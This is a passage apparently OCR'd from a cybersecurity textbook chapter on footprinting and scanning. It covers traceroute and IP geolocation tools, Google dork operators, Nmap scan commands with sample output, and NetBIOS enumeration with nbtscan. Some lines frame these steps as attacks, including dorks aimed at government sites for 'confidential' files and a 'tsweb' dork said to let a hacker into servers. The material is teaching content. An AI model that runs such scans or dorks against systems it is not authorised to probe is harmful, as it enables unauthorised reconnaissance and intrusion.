
Info after Reverse DNS lookup



3.3.2.2 Traceroute- Neo Trace Tool

Another technique for tracing an IP address to its geographical location is traceroute tool, it can be used to trace path between source and destination. It is used to find out network topology and information about potential entry point to network.


Tracing IP address. It is useful to trace IP address visually.It also provides information of target system. It gives topological view between you and target system.




This tool is use for visually trace the target system. In target system we have to write host name. It trace location of target system And connect your system to target system through straight line.

Node view

Location of MTNL with IP address: Give IP address and you will get location information of IP Address as below.




Information about MTNL




It give all information of host like Organization name ,Organization ID ,NET range ,Name server ,City ,Address ,Registered date ,Updated date ,Telephone number and Email ID

3.3.2.3 WhatIsMyIPAddress Tool

To get IP address information use the online website: https://whatismyipaddress.com



When the IP address is entered such as 182.48.213.144, you will get the geographical location of the attacker.



Note: Compare the results of three tools and DOS commands to check the accuracy of information for the admissibility of evidence in the court.

3.3.3 Footprinting: Google Digging

Goggling / Google Digging / Google hacking

1. inurl

To search security word in URL use inurl:security

2. intitle


To search security word in title of web site use intitle: security

3. filetype

To search books on hacking. Books are generally of type pdf so use filetype:pdf hacking

4. Site

It gives results only from specified site



You can combine more than one option together

- If you want to search inurl & site option together to get particular site : e.g. having login in url and site is from pk(pakistan) then use the command inurl : login.asp site: pk
- If you want to search file of type xsl in website hry.nic.in then use the command: filetype : xsl hry.nic.in
- If you want to search file of type doc in site gov.in having word confidential then use the command : filetype: doc site : gov.in confidential .

Hacker can Go to google.com and paste this- allinurl:tsweb/default.htm. Hacker will get more than 200 websites that have tsweb/default folder. Using this, the hacker gets a chance to get into the organization's servers

- You will get more than 200 websites that have tsweb/default folder. Using this, the hacker gets a chance to get into the organization's servers.

3.3.4 Scanning experimentation using NMAP TOOL

How to obtain IP Address ?

Websites such as WhatIsMyIPAddress.com offer help finding IP addresses and uncovering where they're located. Be sure to double-check IP address information you find to verify its accuracy.

- There are also IP lookup services, whereby users can simply copy and paste an IP address into a search bar and discover a person's geolocation. Authorities, including, law enforcement or fraud investigators, can also use subpoenas to contact your ISP and get your IP address. https://www.g2.com/categories/ip-address-intelligence gives a list of 32 Listings in IP Address Intelligence software tools such as
- ipgeolocation, BigDataCloud, B2B IP Tracker , ipdata , Geo Targetly , DNSlytics
- You will get the IP ADDRESS
- Start window server 2000\
- **Finding the Host Name, IP Address or Physical Address of your machine use command ipconfig:**
- C:> ipconfig/ALL
- To check weather the systems on which you want to do hacking , use ping command.
- C:> ping 192.168.10.127 (server ip address to be attacked) : system is alive or not

NMAP: NETWORK MAPPING

Port scanning techniques –Nmap (nmap.org)

C:> nmap < scan type> < service switch> < output result format> < Target Ip of server>

Find open ports by NMAP commonds:

1)It retrieves ONLY TCP ports and it is really fast

C:>nmap 192.168.1.1

. 2) UDP scan command

C:>nmap -sU 192.168.1.1 : It retrieves ONLY UDP ports and it is quite fast..

To find three way handshaking, connection(open ports, services running on open ports)

3) Nmap –sS -sT –sV –oA BBMFILE 192.168.10.11

Where

SYN Stealth Scan [-sS] : When a TCP connection is made between two systems, a process known as a "three way handshake" occurs. This involves the exchange of three packets, and synchronises the systems with each other

TCP connect() Scan : [-sT] : ports to which a connection could be established are listed as *open*, the rest are said to be closed.

–sV = version name Version Detection collects information about the specific service running on an open port, including the product name and version number.

Log filename : BBMFILE is file name where gathered information can be stored. –oA = Will give information in three formats Logging in Nmap can be provided by the -oN, -oX or -oG options. Each one is followed by the name of the logfile. -oN outputs a human readable log, -oX outputs an XML log and -oG outputs a grepable log. The -oA option

outputs in all 3 formats, and -oS outputs in a format I'm sure none of you would ever want to use (try it; you'll see what I mean!)
192.168.10.116 is window server address whose information is obtained
Output of this commond may be as below:
Starting Nmap 5.00 (http://nmap.org) at 2023-05-06 01:07 CDT
Interesting ports on localhost (127.0.0.1):
Not shown: 1978 closed ports
PORT STATE SERVICE
22/tcp open ssh
25/tcp open smtp
80/tcp open http
2004/tcp open mailbox
69/udp open|filtered tftp
161/udp open|filtered snmp
Nmap done: 1 IP address (1 host up) scanned in 1.54 seconds
mpenning@Hotcoffee]$
You can also use the graphical user interface of NMAP
First discover if the server is answering to a ping or the host is up

```
nmap -v -sn 192.168.1.232
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 10:06 India Standard Time
Initiating Parallel DNS resolution of 1 host. at 10:06
Completed Parallel DNS resolution of 1 host. at 10:06, 1.24s elapsed
Nmap scan report for 192.168.1.232
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
           Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
```

Fig. Using nmap command to ping a host
If it is up, see which ports are running or open

```
nmap 192.168.1.232
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 10:11 India Standard Time
Nmap scan report for 192.168.1.232
Host is up (0.000049s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

Fig. Using nmap command to check open ports on a host
Now, we will tell Nmap to ask the server for the versions of services it is running and to guess the operating system based on that.

```
nmap -sV -O 192.168.1.232
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 10:12 India Standard Time
NSOCK ERROR [0.1680s] ssl_init_helper(): OpenSSL legacy provider failed to load.

Nmap scan report for 192.168.1.232
Host is up (0.00035s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10:1607
OS details: Microsoft Windows 10 1607
Network Distance: 0 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.89 seconds
```

Fig. Using nmap command to see types of services running on the host
scanning all tcp and udp ports for the host.


```
                nmap -p- 192.168.1.232
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 10:17 India Standard Time
Nmap scan report for 192.168.1.232
Host is up (0.00047s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE    SERVICE
135/tcp   open     msrpc
137/tcp   filtered netbios-ns
139/tcp   open     netbios-ssn
445/tcp   open     microsoft-ds
```

Fig. Using nmap command to scan all tcp and udp ports for the host

Graphical user interface of NMAP

Purpose: it is use to detect OS, open ports.

- Facility: It is useful to detect operating system, open ports on target system, which types of services run on target machine, and which port is assign for which service.



It give information of host (172.18.61.10) like operating system on host machine is windows.There are 7 open ports.




Figure :Details of target system(172.18.61.10




Figure Number of open ports on target system




Figure host details.




Figure :Open ports according to services




Figure Report generated by NMAP

3.3.5 Enumerating

NBTscan:NBT (NetBIOS over TCP/IP) is the Windows networking protocol.it is used for shared folders and printers

```
yourname@S214-01u:~$ nbtscan 192.168.2.1-254
Doing NBT name scan for addresses from 192.168.2.1-254

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.2.30     RICKHP           <server>  <unknown>        00:40:2b:66:78:80
192.168.2.14     SAMP4            <server>  <unknown>        00:10:b5:0e:5c:8a
